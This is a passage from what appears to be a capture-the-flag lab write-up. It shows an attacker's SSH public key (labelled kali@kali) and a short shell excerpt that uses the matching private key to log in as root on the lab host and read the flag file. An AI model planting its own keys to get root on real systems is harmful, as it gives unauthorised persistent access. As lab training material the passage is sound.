ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMSae9D+4Picw4Le3wWCiI+Dt1Gq8MxinxJ6RtnpSbYB3eBmHAPeN4563Aq4PkGqNmkbHVwrc2a8ys+87/6aFTlXkOn5mNPQ0bHqnwH6z57jAQbc9KaOg7YQsu+YuByTgZS5yTJBlO1g+MzArE2AbPEH4B6ncl1Owe8R/zsvqDJ0O3PiAjqS7ZQSApEbggt20Clk9q+nivRfTjV39tG7Fx2V/t75tDFOx+adQMd9eCFqetmZh/zUzP1sE6LxwlgSGn4LAjWbKLd68EtRp1C2MHGcrGbAt4A2VT69EX+TnYtyRs9T6/xUP9Lr9VSZNeHbLmOUa9DQRXNzdlTCmltmfOQWRGt/8IuQmf4/nWlnWbgcS5oupJraBNtcAgitf9N0G5T1nH/DcQDuiVzZf6isboJWh3tkQ1z8rJUJh/5s+NNNGuhHFLmyoQ6Am2+sDN1wnohMXwVewoLiqgLPTSpokiGLMIpXmBzzcezv8Yzu2+NQPM1wm9irdKSP3UERBR1JU= kali@kali
Now, using the private key, we can get a SSH session as root on the host and read the host flag.
1
2
3
4
$ ssh -i id_rsa root@10.10.141.221
...
root@thm-burg3rbyte:~# cat a4*.txt | wc -c
23